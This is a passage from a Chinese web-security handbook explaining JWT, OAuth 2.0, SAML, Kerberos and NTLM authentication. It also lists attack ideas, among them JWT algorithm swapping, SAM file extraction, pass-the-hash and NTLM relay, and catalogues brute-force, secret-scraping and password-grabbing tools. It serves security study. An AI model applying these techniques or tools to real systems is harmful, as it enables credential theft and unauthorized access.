Json web token (JWT), 是为了在网络应用环境间传递声明而执行的一种基于 JSON 的开放标准（(RFC 7519). 该 token 被设计为紧凑且安全的，特别适用于分布式站点的单点登录（SSO）场景。JWT 的声明一般被用来在身份提供者和服务提供者间传递被认证的用户身份信息，以便于从资源服务器获取资源，也可以增加一些额外的其它业务逻辑所必须的声明信息，该 token 也可直接被用于认证，也可被加密。

9.3.2 构成

分为三个部分，分别为 header/payload/signature。其中 header 是声明的类型和加密使用的算法。payload 是载荷，最后是加上 `HMAC(base64(header)+base64(payload), secret)`

9.3.3 安全问题

Header 部分

- 是否支持修改算法为 none/对称加密算法

- 删除签名
- 插入错误信息
- kid 字段是否有 SQL 注入/命令注入/目录遍历
- jwk 元素是否可信
- 是否强制使用白名单上的加密算法

Payload 部分

- 其中是否存在敏感信息
- 检查过期策略，比如 `exp` , `iat`

Signature 部分

- 检查是否强制检查签名
- 密钥是否可以爆破
- 是否可以通过其他方式拿到密钥

其他

- 重放
- 通过匹配校验的时间做时间攻击
- 修改算法 RS256 为 HS256
- 弱密钥破解

9.3.4 参考链接

- Critical vulnerabilities in JSON Web Token libraries

9.4 OAuth

9.4.1 简介

OAuth 是一个关于授权（authorization）的开放网络标准，在全世界得到广泛应用，目前的版本是 2.0 版。

OAuth 在客户端与服务端之间，设置了一个授权层（authorization layer）。客户端不能直接登录服务端，只能登录授权层，以此将用户与客户端区分开来。客户端登录授权层所用的令牌（token），与用户的密码不同。用户可以在登录的时候，指定授权层令牌的权限范围和有效期。

客户端登录授权层以后，服务端根据令牌的权限范围和有效期，向客户端开放用户储存的资料。

OAuth 2.0 定义了四种授权方式：授权码模式（authorization code）、简化模式（implicit）、密码模式（resource owner password credentials）和客户端模式（client credentials）。

9.4.2 流程

- 用户打开客户端以后，客户端要求用户给予授权
- 用户同意给予客户端授权
- 客户端使用上一步获得的授权，向认证服务器申请令牌
- 认证服务器对客户端进行认证以后，确认无误，同意发放令牌
- 客户端使用令牌，向资源服务器申请获取资源
- 资源服务器确认令牌无误，同意向客户端开放资源

9.4.3 授权码模式

授权码模式（authorization code）是功能最完整、流程最严密的授权模式。它的特点就是通过客户端的后台服务器，与服务端的认证服务器进行互动。

其流程为：

- 用户访问客户端，后者将前者导向认证服务器
- 用户选择是否给予客户端授权
- 假设用户给予授权，认证服务器将用户导向客户端事先指定的” 重定向 URI”（redirection URI），同时附上一个授权码
- 客户端收到授权码，附上早先的” 重定向 URI”，向认证服务器申请令牌
- 认证服务器核对了授权码和重定向 URI，确认无误后，向客户端发送访问令牌（access token）和更新令牌（refresh token）

A 步骤中，客户端申请认证的 URI，包含以下参数：

- response_type：表示授权类型，必选项，此处的值固定为 `code`
- client_id：表示客户端的 ID，必选项
- redirect_uri：表示重定向 URI，可选项
- scope：表示申请的权限范围，可选项
- state：表示客户端的当前状态，需动态指定，防止 CSRF

例如：

```
GET /authorize?response_type=code&client_id=s6BhdRkqt3&state=xyz&redirect_uri=https%3A%2F
↪%2Fclient%2Eexample%2Ecom%2Fcb HTTP/1.1
Host: server.example.com
```

C 步骤中，服务器回应客户端的 URI，包含以下参数：

- code：表示授权码，必选项。该码的有效期应该很短且客户端只能使用该码一次，否则会被授权服务器拒绝。该码与客户端 ID 和重定向 URI，是一一对应关系。
- state：如果客户端的请求中包含这个参数，认证服务器回应与请求时相同的参数

例如：

```
HTTP/1.1 302 Found
Location: https://client.example.com/cb?code=SplxlOBeZQQYbYS6WxSbIA&state=xyz
```

D 步骤中，客户端向认证服务器申请令牌的 HTTP 请求，包含以下参数：

- grant_type：表示使用的授权模式，必选项，此处的值固定为 `authorization_code`
- code：表示上一步获得的授权码，必选项
- redirect_uri：表示重定向 URI，必选项，且必须与 A 步骤中的该参数值保持一致
- client_id：表示客户端 ID，必选项

例如：

```
POST /token HTTP/1.1
Host: server.example.com
Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW
Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&code=SplxlOBeZQQYbYS6WxSbIA&redirect_uri=https%3A%2F
↪%2Fclient%2Eexample%2Ecom%2Fcb
```

E 步骤中，认证服务器发送的 HTTP 回复，包含以下参数：

- access_token：表示访问令牌，必选项
- token_type：表示令牌类型，该值大小写不敏感，必选项，可以是 `bearer` 类型或 `mac` 类型
- expires_in：表示过期时间，单位为秒。如果省略该参数，必须其他方式设置过期时间
- refresh_token：表示更新令牌，用来获取下一次的访问令牌，可选项
- scope：表示权限范围，如果与客户端申请的范围一致，此项可省略

例如：

```
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
Cache-Control: no-store
Pragma: no-cache

{
  "access_token":"2YotnFZFEjr1zCsicMWpAA",
  "token_type":"example",
  "expires_in":3600,
  "refresh_token":"tGzv3JOkF0XG5Qx2TlKWIA",
  "example_parameter":"example_value"
}
```

9.4.4 简化模式

简化模式（implicit grant type）不通过第三方应用程序的服务器，直接在浏览器中向认证服务器申请令牌，跳过了授权码这个步骤，因此得名。所有步骤在浏览器中完成，令牌对访问者是可见的，且客户端不需要认证。

其步骤为：

- 客户端将用户导向认证服务器
- 用户决定是否给于客户端授权
- 假设用户给予授权，认证服务器将用户导向客户端指定的重定向 URI，并在 URI 的 Hash 部分包含了访问令牌
- 浏览器向资源服务器发出请求，其中不包括上一步收到的 Hash 值
- 资源服务器返回一个网页，其中包含的代码可以获取 Hash 值中的令牌
- 浏览器执行上一步获得的脚本，提取出令牌
- 浏览器将令牌发给客户端

A 步骤中，客户端发出的 HTTP 请求，包含以下参数：

- response_type：表示授权类型，此处的值固定为 `token` ，必选项
- client_id：表示客户端的 ID，必选项
- redirect_uri：表示重定向的 URI，可选项
- scope：表示权限范围，可选项
- state：表示客户端的当前状态，需动态指定，防止 CSRF

例如：

```
GET /authorize?response_type=token&client_id=s6BhdRkqt3&state=xyz&redirect_uri=https%3A
↪%2F%2Fclient%2Eexample%2Ecom%2Fcb HTTP/1.1
Host: server.example.com
```

C 步骤中，认证服务器回应客户端的 URI，包含以下参数：

- access_token：表示访问令牌，必选项
- token_type：表示令牌类型，该值大小写不敏感，必选项
- expires_in：表示过期时间，单位为秒。如果省略该参数，必须其他方式设置过期时间
- scope：表示权限范围，如果与客户端申请的范围一致，此项可省略
- state：如果客户端的请求中包含这个参数，认证服务器回应与请求时相同的参数

例如：

```
HTTP/1.1 302 Found
Location: http://example.com/cb#access_token=2YotnFZFEjr1zCsicMWpAA&state=xyz&token_
↪type=example&expires_in=3600
```

在上面的例子中，认证服务器用 HTTP 头信息的 Location 栏，指定浏览器重定向的网址。注意，在这个网址的 Hash 部分包含了令牌。

根据上面的 D 步骤，下一步浏览器会访问 Location 指定的网址，但是 Hash 部分不会发送。接下来的 E 步骤，服务提供商的资源服务器发送过来的代码，会提取出 Hash 中的令牌。

9.4.5 密码模式

密码模式（Resource Owner Password Credentials Grant）中，用户向客户端提供自己的用户名和密码。客户端使用这些信息，向” 服务商提供商” 索要授权。

在这种模式中，用户必须把自己的密码给客户端，但是客户端不得储存密码。

其步骤如下：

- 用户向客户端提供用户名和密码
- 客户端将用户名和密码发给认证服务器，向后者请求令牌
- 认证服务器确认无误后，向客户端提供访问令牌

B 步骤中，客户端发出的 HTTP 请求，包含以下参数：

- grant_type：表示授权类型，此处的值固定为 `password` ，必选项
- username：表示用户名，必选项
- password：表示用户的密码，必选项
- scope：表示权限范围，可选项

例如：

```
POST /token HTTP/1.1
Host: server.example.com
Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW
Content-Type: application/x-www-form-urlencoded

grant_type=password&username=johndoe&password=A3ddj3w
```

C 步骤中，认证服务器向客户端发送访问令牌，例如：

```
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
Cache-Control: no-store
Pragma: no-cache

{
    "access_token": "2YotnFZFEjr1zCsicMWpAA",
    "token_type": "example",
    "expires_in": 3600,
    "refresh_token": "tGzv3JOkF0XG5Qx2TlKWIA",
    "example_parameter": "example_value"
}
```

9.4.6 客户端模式

客户端模式（Client Credentials Grant）指客户端以自己的名义，而不是以用户的名义，向服务端进行认证。

其步骤如下：

- 客户端向认证服务器进行身份认证，并要求一个访问令牌
- 认证服务器确认无误后，向客户端提供访问令牌

A 步骤中，客户端发出的 HTTP 请求，包含以下参数：

- granttype：表示授权类型，此处的值固定为 `clientcredentials` ，必选项
- scope：表示权限范围，可选项

例如：

```
POST /token HTTP/1.1
Host: server.example.com
Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW
```

(下页继续)

(续上页)

```
Content-Type: application/x-www-form-urlencoded

grant_type=client_credentials
```

B 步骤中，认证服务器向客户端发送访问令牌，例如：

```
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
Cache-Control: no-store
Pragma: no-cache

{
    "access_token": "2YotnFZFEjr1zCsicMWpAA",
    "token_type": "example",
    "expires_in": 3600,
    "example_parameter": "example_value"
}
```

9.4.7 参考链接

- rfc6749
- 理解 OAuth
- OAuth 2.0 Vulnerabilities
- OAuth Community Site
- Hidden OAuth attack vectors

9.5 SAML

9.5.1 简介

SAML (Security Assertion Markup Language) 译为安全断言标记语言，是一种 xXML 格式的语言，使用 XML 格式交互，来完成 SSO 的功能。

SAML 存在 1.1 和 2.0 两个版本，这两个版本不兼容，不过在逻辑概念或者对象结构上大致相当，只是在一些细节上有所差异。

9.5.2 认证过程

SAML 的认证涉及到三个角色，分别为服务提供者 (SP)、认证服务 (IDP)、用户 (Client)。一个比较典型认证过程如下：

1. Client 访问受保护的资源
2. SP 生成认证请求 SAML 返回给 Client
3. Client 提交请求到 IDP
4. IDP 返回认证请求
5. Client 登陆 IDP
6. 认证成功后，IDP 生成私钥签名标识了权限的 SAML，返回给 Client
7. Client 提交 SAML 给 SP
8. SP 读取 SAML，确定请求合法，返回资源

9.5.3 安全问题

- 源于 ssl 模式下的认证可选性，可以删除签名方式标签绕过认证
- 如果 SAML 中缺少了 expiration，并且断言 ID 不是唯一的，那么就可能被重放攻击影响

9.5.4 参考链接

- SAML Wiki
- RFC7522
- SSO Wars The Token Menace

9.6 SCRAM

9.6.1 简介

SCRAM (Salted Challenge Response Authentication Mechanism) 是一套包含服务器和客户端双向确认的用户认证机制。

9.6.2 参考链接

规范

- RFC 4422 Simple Authentication and Security Layer (SASL)

- RFC 5802 Salted Challenge Response Authentication Mechanism (SCRAM) SASL and GSS-API Mechanisms
- RFC 7677 SCRAM-SHA-256 and SCRAM-SHA-256-PLUS Simple Authentication and Security Layer (SASL) Mechanisms

9.7 Windows

9.7.1 本地用户认证

Windows 在进行本地登录认证时操作系统会使用用户输入的密码作为凭证去与系统中的密码进行对比验证。通过 `winlogon.exe` 接收用户输入传递至 `lsass.exe` 进行认证。

`winlogon.exe` 用于在用户注销、重启、锁屏后显示登录界面。`lsass.exe` 用于将明文密码变成 NTLM Hash 的形式与 SAM 数据库比较认证。

9.7.2 SAM

安全帐户管理器 (Security Accounts Manager，SAM) 是 Windows 操作系统管理用户帐户的安全所使用的一种机制。用来存储 Windows 操作系统密码的数据库文件为了避免明文密码泄漏 SAM 文件中保存的是明文密码在经过一系列算法处理过的 Hash 值被保存的 Hash 分为 LM Hash、NTLM Hash。当用户进行身份认证时会将输入的 Hash 值与 SAM 文件中保存的 Hash 值进行对比。

SAM 文件保存于 `%SystemRoot%\system32\config\sam` 中，在注册表中保存在 `HKEY_LOCAL_MACHINE\SAM\SAM` ，`HKEY_LOCAL_MACHINE\SECURITY\SAM` 。在正常情况下 SAM 文件处于锁定状态不可直接访问、复制、移动仅有 system 用户权限才可以读写该文件。

9.7.3 密码破解

- 通过物理接触主机、启动其他操作系统来获取 Windows 分区上的 `%SystemRoot%\system32\config\sam` 文件
- 获取 `%SystemRoot%\repair\sam._` 文件。
- 使用工具从注册表中导出 SAM 散列值
- 从网络中嗅探分析 SMB 报文，从中获取密码散列

9.7.4 SPNEGO

SPNEGO (SPNEGO: Simple and Protected GSS-API Negotiation) 是微软提供的一种使用 GSS-API 认证机制的安全协议，用于使 Webserver 共享 Windows Credentials，它扩展了 Kerberos。

9.8 Kerberos

9.8.1 简介

Kerberos 协议起源于美国麻省理工学院 Athena 项目，基于公私钥加密体制，为分布式环境提供双向验证，在 RFC 1510 中被采纳，Kerberos 是 Windows 域环境中的默认身份验证协议。

简单地说，Kerberos 提供了一种单点登录 (Single Sign-On, SSO) 的方法。考虑这样一个场景，在一个网络中有不同的服务器，比如，打印服务器、邮件服务器和文件服务器。这些服务器都有认证的需求。很自然的，不可能让每个服务器自己实现一套认证系统，而是提供一个中心认证服务器 (Authentication Server, AS) 供这些服务器使用。这样任何客户端就只需维护一个密码就能登录所有服务器。

Kerberos 协议是一个基于票据 (Ticket) 的系统，在 Kerberos 系统中至少有三个角色：认证服务器 (AS)，客户端 (Client) 和普通服务器 (Server)。

认证服务器对用户进行验证，并发行供用户用来请求会话票据的 TGT(票据授予票据)。票据授予服务 (TGS) 在发行给客户的 TGT 的基础上，为网络服务发行 ST(会话票据)。

在 Kerberos 系统中，客户端和服务器都有一个唯一的名字，叫做 Principal。同时，客户端和服务器都有自己的密码，并且它们的密码只有自己和认证服务器 AS 知道。

9.8.2 基本概念

- **Principal(安全个体)**
  - 被认证的个体，有一个名字 (name) 和口令 (password)
- **KDC (Key Distribution Center)**
  - 提供 ticket 和临时的会话密钥的网络服务
- **Ticket**
  - 一个记录，用户可以用它来向服务器证明自己的身份，其中包括用户的标识、会话密钥、时间戳，以及其他一些信息。Ticket 中的大多数信息都被加密，密钥为服务器的密钥
- **Authenticator**
  - 一个记录，其中包含一些最近产生的信息，产生这些信息需要用到用户和服务器之间共享的会话密钥
- **Credentials**
  - 一个 ticket 加上一个秘密的会话密钥
- **Authentication Server (AS)**
  - 通过 long-term key 认证用户
  - AS 给予用户 ticket granting ticket 和 short-term key

  - 认证服务

- **Ticket Granting Server (TGS)**
  - 通过 short-term key 和 Ticket Granting Ticket 认证用户
  - TGS 发放 tickets 给用户以访问其他的服务器
  - 授权和访问控制服务

9.8.3 简化的认证过程

1. 客户端向服务器发起请求，请求内容是：客户端的 principal，服务器的 principal
2. **AS 收到请求之后，随机生成一个密码 Kc, s(session key)，并生成以下两个票据返回给客户端**
   1. 给客户端的票据，用客户端的密码加密，内容为随机密码，session，server_principal
   2. 给服务器端的票据，用服务器的密码加密，内容为随机密码，session，client_principal
3. 客户端拿到了第二步中的两个票据后，首先用自己的密码解开票据，得到 Kc、s，然后生成一个 Authenticator，其中主要包括当前时间和 Ts,c 的校验码，并且用 SessionKey Kc,s 加密。之后客户端将 Authenticator 和给 server 的票据同时发给服务器
4. **服务器首先用自己的密码解开票据，拿到 SessionKey Kc,s，然后用 Kc,s 解开 Authenticator，并做如下检查**
   1. 检查 Authenticator 中的时间戳是不是在当前时间上下 5 分钟以内，并且检查该时间戳是否首次出现。如果该时间戳不是第一次出现，那说明有人截获了之前客户端发送的内容，进行 Replay 攻击。
   2. 检查 checksum 是否正确
   3. 如果都正确，客户端就通过了认证
5. 服务器段可选择性地给客户端回复一条消息来完成双向认证，内容为用 session key 加密的时间戳
6. 客户端通过解开消息，比较发回的时间戳和自己发送的时间戳是否一致，来验证服务器

9.8.4 完整的认证过程

上方介绍的流程已经能够完成客户端和服务器的相互认证。但是，比较不方便的是每次认证都需要客户端输入自己的密码。

因此在 Kerberos 系统中，引入了一个新的角色叫做：票据授权服务 (TGS - Ticket Granting Service)，它的地位类似于一个普通的服务器，只是它提供的服务是为客户端发放用于和其他服务器认证的票据。

这样，Kerberos 系统中就有四个角色：认证服务器 (AS)，客户端 (Client)，普通服务器 (Server) 和票据授权服务 (TGS)。这样客户端初次和服务器通信的认证流程分成了以下 6 个步骤：

1. 客户端向 AS 发起请求，请求内容是：客户端的 principal，票据授权服务器的 rincipal

2. **AS 收到请求之后，随机生成一个密码 Kc, s(session key)，并生成以下两个票据返回给客户端：**
    1. 给客户端的票据，用客户端的密码加密，内容为随机密码，session，tgs_principal
    2. 给 tgs 的票据，用 tgs 的密码加密，内容为随机密码，session，client_principal
3. **客户端拿到了第二步中的两个票据后，首先用自己的密码解开票据，得到 Kc、s，然后生成一个 Authenticator，其**
    1. Authenticator
    2. 给 tgs 的票据同时发给服务器
    3. server_principal
4. **TGS 首先用自己的密码解开票据，拿到 SessionKey Kc,s，然后用 Kc,s 解开 Authenticator，并做如下检查**
    1. 检查 Authenticator 中的时间戳是不是在当前时间上下 5 分钟以内，并且检查该时间戳是否首次出现。如果该时间戳不是第一次出现，那说明有人截获了之前客户端发送的内容，进行 Replay 攻击。
    2. 检查 checksum 是否正确
    3. 如果都正确，客户端就通过了认证
5. **tgs 生成一个 session key 组装两个票据给客户端**
    1. 用客户端和 tgs 的 session key 加密的票据，包含新生成的 session key 和 server_principal
    2. 用服务器的密码加密的票据，包括新生成的 session key 和 client principal
6. **客户端收到两个票据后，解开自己的，然后生成一个 Authenticator，发请求给服务器，内容包括**
    1. Authenticator
    2. 给服务器的票据
7. 服务器收到请求后，用自己的密码解开票据，得到 session key，然后用 session key 解开 authenticator 对可无端进行验证
8. 服务器可以选择返回一个用 session key 加密的之前的是时间戳来完成双向验证
9. 客户端通过解开消息，比较发回的时间戳和自己发送的时间戳是否一致，来验证服务器

9.8.5 优缺点

优点

- 密码不易被窃听
- 密码不在网上传输
- 密码猜测更困难

- 票据被盗之后难以使用，因为需要配合认证头来使用

缺点

- 缺乏撤销机制
- 引入了复杂的密钥管理
- 需要时钟同步
- 伸缩性受限

9.8.6 参考链接

规范

- RFC 1510 The Kerberos Network Authentication Service
- Kerberos 认证流程详解

攻击

- Delegate to the Top: Abusing Kerberos for arbitrary impersonations and RCE
- Kerberos Protocol Extensions: Service for User and Constrained Delegation Protocol
- Kerberos Technical Supplement for Windows
- Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain

9.9 NTLM 身份验证

9.9.1 NTLM 认证

NTLM 是 NT LAN Manager 的缩写，NTLM 是基于挑战/应答的身份验证协议，是 Windows NT 早期版本中的标准安全协议。

基本流程

- 客户端在本地加密当前用户的密码成为密码散列
- 客户端向服务器明文发送账号
- 服务器端产生一个 16 位的随机数字发送给客户端，作为一个 challenge

- 客户端用加密后的密码散列来加密 challenge，然后返回给服务器，作为 response
- 服务器端将用户名、challenge、response 发送给域控制器
- 域控制器用这个用户名在 SAM 密码管理库中找到这个用户的密码散列，然后使用这个密码散列来加密 chellenge
- 域控制器比较两次加密的 challenge，如果一样那么认证成功，反之认证失败

Net-NTLMv1

Net-NTLMv1 协议的基本流程如下：

- 客户端向服务器发送一个请求
- 服务器接收到请求后，生成一个 8 位的 Challenge，发送回客户端
- 客户端接收到 Challenge 后，使用登录用户的密码 hash 对 Challenge 加密，作为 response 发送给服务器
- 服务器校验 response

Net-NTLMv1 response 的计算方法为

- 将用户的 NTLM hash 补零至 21 字节分成三组 7 字节数据
- 三组数据作为 3DES 加密算法的三组密钥，加密 Server 发来的 Challenge

这种方式相对脆弱，可以基于抓包工具和彩虹表爆破工具进行破解。

Net-NTLMv2

自 Windows Vista 起，微软默认使用 Net-NTLMv2 协议，其基本流程如下：

- 客户端向服务器发送一个请求
- 服务器接收到请求后，生成一个 16 位的 Challenge，发送回客户端
- 客户端接收到 Challenge 后，使用登录用户的密码 hash 对 Challenge 加密，作为 response 发送给服务器
- 服务器校验 response

9.9.2 Hash

LM Hash

LM Hash(LAN Manager Hash) 是 windows 最早用的加密算法，由 IBM 设计。LM Hash 使用硬编码秘钥的 DES，且存在缺陷。早期的 Windows 系统如 XP、Server 2003 等使用 LM Hash，而后的系统默认禁用了 LM Hash 并使用 NTLM Hash。

LM Hash 的计算方式为：

- 转换用户的密码为大写，14 字节截断
- 不足 14 字节则需要在其后添加 0×00 补足
- 将 14 字节分为两段 7 字节的密码
- 以 `KGS!@#$%` 作为秘钥对这两组数据进行 DES 加密，得到 16 字节的哈希
- 拼接后得到最后的 LM Hash。

作为早期的算法，LM Hash 存在着诸多问题：

- 密码长度不会超过 14 字符，且不区分大小写
- 如果密码长度小于 7 位，后一组哈希的值确定，可以通过结尾为 `aad3b435b51404ee` 来判断密码长度不超过 7 位
- 分组加密极大程度降低了密码的复杂度
- DES 算法强度低

NTLM Hash

为了解决 LM Hash 的安全问题，微软于 1993 年在 Windows NT 3.1 中引入了 NTLM 协议。

Windows 2000 / XP / 2003 在密码超过 14 位前使用 LM Hash，在密码超过 14 位后使用 NTLM Hash。而之后从 Vista 开始的版本都使用 NTLM Hash。

NTLM Hash 的计算方法为：

- 将密码转换为 16 进制，进行 Unicode 编码
- 基于 MD4 计算哈希值

9.9.3 攻击

Pass The Hash

Pass The Hash (PtH) 是攻击者捕获帐号登录凭证后，复用凭证 Hash 进行攻击的方式。

微软在 2012 年 12 月发布了针对 Pass The Hash 攻击的防御指导，文章中提到了一些防御方法，并说明了为什么不针对 Pass The Hash 提供更新补丁。

Pass The Key

在禁用 NTLM 的环境下，可以用 mimikatz 等工具直接获取密码。

NTLM Relay

攻击者可以一定程度控制客户端网络的时候，可以使用中间人攻击的方式来获取权限。对客户端伪装为身份验证服务器，对服务端伪装为需要认证的客户端。

9.9.4 参考链接

- Windows 身份认证及利用思路
- The NTLM Authentication Protocol and Security Support Provider

CHAPTER 10

工具与资源

10.1 推荐资源

10.1.1 书单

前端

- Web 之困
- 白帽子讲 Web 安全
- 白帽子讲浏览器安全（钱文祥）
- Web 前端黑客技术揭秘
- XSS 跨站脚本攻击剖析与防御
- SQL 注入攻击与防御

网络

- Understanding linux network internals
- TCP/IP Architecture, Design, and Implementation in Linux
- Linux Kernel Networking: Implementation and Theory
- Bulletproof SSL and TLS

- UNIX Network Programming
- TCP / IP 协议详解

SEO

- SEO 艺术

无线攻防

- 无线网络安全攻防实战
- 无线网络安全攻防实战进阶
- 黑客大揭秘——近源渗透测试（柴坤哲等）

Hacking Programming

- Gray Hat Python

社会工程学

- 社会工程：安全体系中的人性漏洞
- 反欺骗的艺术
- 反入侵的艺术

数据安全

- 大数据治理与安全从理论到开源实践（刘驰等）
- 企业大数据处理 Spark、Druid、Flume 与 Kafka 应用实践（肖冠宇）
- 数据安全架构设计与实战（郑云文）

机器学习与网络安全

- Web 安全深度学习实战（刘焱）
- Web 安全机器学习入门（刘焱）
- Web 安全之强化学习与 GAN（刘焱）
- AI 安全之对抗样本入门（兜哥）

安全建设

- 企业安全建设入门——基于开源软件打造企业网络安全（刘焱）
- 企业安全建设指南——金融行业安全架构与技术实践（聂君等）
- 大型互联网企业安全架构（石祖文）
- CISSP 官方学习指南
- CISSP 认证考试指南
- Linux 系统安全纵深防御、安全扫描与入侵检测（胥峰）

综合

- Web 安全深度剖析
- 黑客秘笈——渗透测试实用指南
- 黑客攻防技术宝典——web 实战篇

法律

- 信息安全标准和法律法规（第二版）（注：武汉大学出版社）

10.1.2 WebSite

- https://adsecurity.org/

10.1.3 Blog

- https://www.leavesongs.com/
- https://paper.seebug.org/
- https://xz.aliyun.com/
- https://portswigger.net/blog
- https://www.hackerone.com/blog

10.1.4 Bug Bounty

- https://www.hackerone.com/
- https://bugcrowd.com
- https://www.synack.com/

- https://cobalt.io/

10.1.5 实验环境

Web 安全相关 CTF 题目

- https://github.com/orangetw/My-CTF-Web-Challenges
- https://www.ripstech.com/php-security-calendar-2017/
- https://github.com/wonderkun/CTF_web
- https://github.com/CHYbeta/Code-Audit-Challenges
- https://github.com/l4wio/CTF-challenges-by-me
- https://github.com/tsug0d/MyAwesomeWebChallenge
- https://github.com/a0xnirudh/kurukshetra
- http://www.xssed.com/

域实验环境

- Adaz: Active Directory Hunting Lab in Azure
- Detection Vagrant & Packer scripts to build a lab environment complete with security tooling and logging best practices

10.1.6 知识库

Awesome 系列

- Awesome CobaltStrike
- Awesome Cybersecurity Blue Team
- Awesome Hacking
- awesome sec talks
- Awesome Security
- awesome web security
- Awesome-Android-Security

Bug Hunting

- HowToHunt Tutorials and Things to Do while Hunting Vulnerability

Java

- learnjavabug Java 安全相关的漏洞和技术 demo

红蓝对抗

- atomic red team Small and highly portable detection tests based on MITRE's ATT&CK

后渗透

- Powershell 攻击指南黑客后渗透之道
- Active Directory Exploitation Cheat Sheet

10.2 相关论文

10.2.1 论文列表

- PRE-list List of (automatic) protocol reverse engineering tools for network protocols

10.2.2 流量分析

- Plohmann D, Yakdan K, Klatt M, et al. A comprehensive measurement study of domain generating malware[C]//25th {USENIX} Security Symposium ({USENIX} Security 16). 2016: 263-278.
- Nasr M, Houmansadr A, Mazumdar A. Compressive traffic analysis: A new paradigm for scalable traffic analysis[C]//Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security. ACM, 2017: 2053-2069.

10.2.3 漏洞自动化

- Staicu C A, Pradel M, Livshits B. SYNODE: Understanding and Automatically Preventing Injection Attacks on NODE. JS[C]//NDSS. 2018.
- Atlidakis V , Godefroid P , Polishchuk M . REST-ler: Automatic Intelligent REST API Fuzzing[J]. 2018.
- Alhuzali A, Gjomemo R, Eshete B, et al. {NAVEX}: Precise and Scalable Exploit Generation for Dynamic Web Applications[C]//27th {USENIX} Security Symposium ({USENIX} Security 18). 2018: 377-392.

10.2.4 攻击技巧

- Lekies S, Kotowicz K, Groß S, et al. Code-reuse attacks for the web: Breaking cross-site scripting mitigations via script gadgets[C]//Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security. ACM, 2017: 1709-1723.
- Papadopoulos P, Ilia P, Polychronakis M, et al. Master of Web Puppets: Abusing Web Browsers for Persistent and Stealthy Computation[J]. arXiv preprint arXiv:1810.00464, 2018.

10.2.5 攻击检测

- Liu T, Qi Y, Shi L, et al. Locate-then-detect: real-time web attack detection via attention-based deep neural networks[C]//Proceedings of the 28th International Joint Conference on Artificial Intelligence. AAAI Press, 2019: 4725-4731.

10.2.6 隐私

- Klein A, Pinkas B. DNS Cache-Based User Tracking[C]//NDSS. 2019.

10.2.7 指纹

- Hayes J, Danezis G. k-fingerprinting: A robust scalable website fingerprinting technique[C]//25th {USENIX} Security Symposium ({USENIX} Security 16). 2016: 1187-1203.
- Overdorf R, Juarez M, Acar G, et al. How unique is your. onion?: An analysis of the fingerprintability of tor onion services[C]//Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security. ACM, 2017: 2021-2036.

10.2.8 侧信道

- Rosner N, Kadron I B, Bang L, et al. Profit: Detecting and Quantifying Side Channels in Networked Applications[C]//NDSS. 2019.

10.2.9 认证

- Ghasemisharif M, Ramesh A, Checkoway S, et al. O single sign-off, where art thou? an empirical analysis of single sign-on account hijacking and session management on the web[C]//27th {USENIX} Security Symposium ({USENIX} Security 18). 2018: 1475-1492.

10.2.10 防护

- Pellegrino G, Johns M, Koch S, et al. Deemon: Detecting CSRF with dynamic analysis and property graphs[C]//Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security. ACM, 2017: 1757-1771.

10.3 信息收集

10.3.1 Whois

- who.is
- 万网 WHOIS
- 腾讯云 WHOIS
- 站长之家 WHOIS

10.3.2 网站备案

- 天眼查
- ICP 备案查询
- 爱站备案查询

10.3.3 CDN 查询

- 多地 Ping
- CDN 服务商查询

10.3.4 子域爆破

- subDomainsBrute
- wydomain
- broDomain
- ESD
- aiodnsbrute
- OneForAll
- subfinder

- altdns Generates permutations, alterations and mutations of subdomains and then resolves them

10.3.5 域名获取

- the art of subdomain enumeration
- sslScrape
- aquatone A Tool for Domain Flyovers
- teemo A Domain Name & Email Address Collection Tool
- DNS DB 历史记录

10.3.6 弱密码爆破

- hydra
- medusa is a high-speed network authentication cracking tool
- Ncrack
- htpwdScan
- patator

10.3.7 Git 信息泄漏

- GitHack By lijiejie
- GitHack By BugScan
- GitTools
- Zen
- dig github history
- gitrob Reconnaissance tool for GitHub organizations
- git secrets
- shhgit Find GitHub secrets in real time
- GitHound GitHound pinpoints exposed API keys on GitHub using pattern matching, commit history searching, and a unique result scoring system. A batch-catching, pattern-matching, patch-attacking secret snatcher
- x patrol Github leaked patrol
- GitDorker scrape secrets from GitHub through usage of a large repository of dorks

10.3.8 Github 监控

- Github Monitor Github Sensitive Information Leakage Monitor
- Github Dorks
- GSIL
- Hawkeye
- gshark
- GitGot
- gitGraber monitor GitHub to search and find sensitive data in real time for different online services

10.3.9 路径及文件扫描

- weakfilescan
- DirBrute
- dirsearch
- bfac
- ds_store_exp

10.3.10 路径爬虫

- crawlergo A powerful dynamic crawler for web vulnerability scanners

10.3.11 指纹识别

- Wappalyzer
- whatweb
- Wordpress Finger Print
- CMS 指纹识别
- JA3 is a standard for creating SSL client fingerprints in an easy to produce and shareable way
- TideFinger
- JARM active Transport Layer Security (TLS) server fingerprinting tool
- fingerprintjs Browser fingerprinting library with the highest accuracy and stability

10.3.12 Waf 指纹

- identywaf
- wafw00f
- WhatWaf

10.3.13 端口扫描

- nmap
- zmap
- masscan
- ShodanHat
- lzr LZR quickly detects and fingerprints unexpected services running on unexpected ports
- ZGrab2 Fast Go Application Scanner
- RustScan The Modern Port Scanner
- DNS `dnsenum nslookup dig fierce`
- SNMP `snmpwalk`

10.3.14 DNS 数据查询

- VirusTotal
- PassiveTotal
- DNSDB
- sitedossier

10.3.15 DNS 关联

- Cloudflare Enumeration Tool
- amass
- Certificate Search

10.3.16 云服务

- Find aws s3 buckets
- CloudScraper

- AWS Bucket Dump

10.3.17 数据查询

- Censys
- Shodan
- Zoomeye
- fofa
- scans
- Just Metadata
- publicwww - Find Web Pages via Snippet

10.3.18 Password

- Probable Wordlists Wordlists sorted by probability originally created for password generation and testing
- Common User Passwords Profiler
- chrome password grabber
- DefaultCreds cheat sheet One place for all the default credentials to assist the pentesters during an engagement
- SuperWordlist

10.3.19 CI 信息泄露

- secretz minimizing the large attack surface of Travis CI

10.3.20 个人数据画像

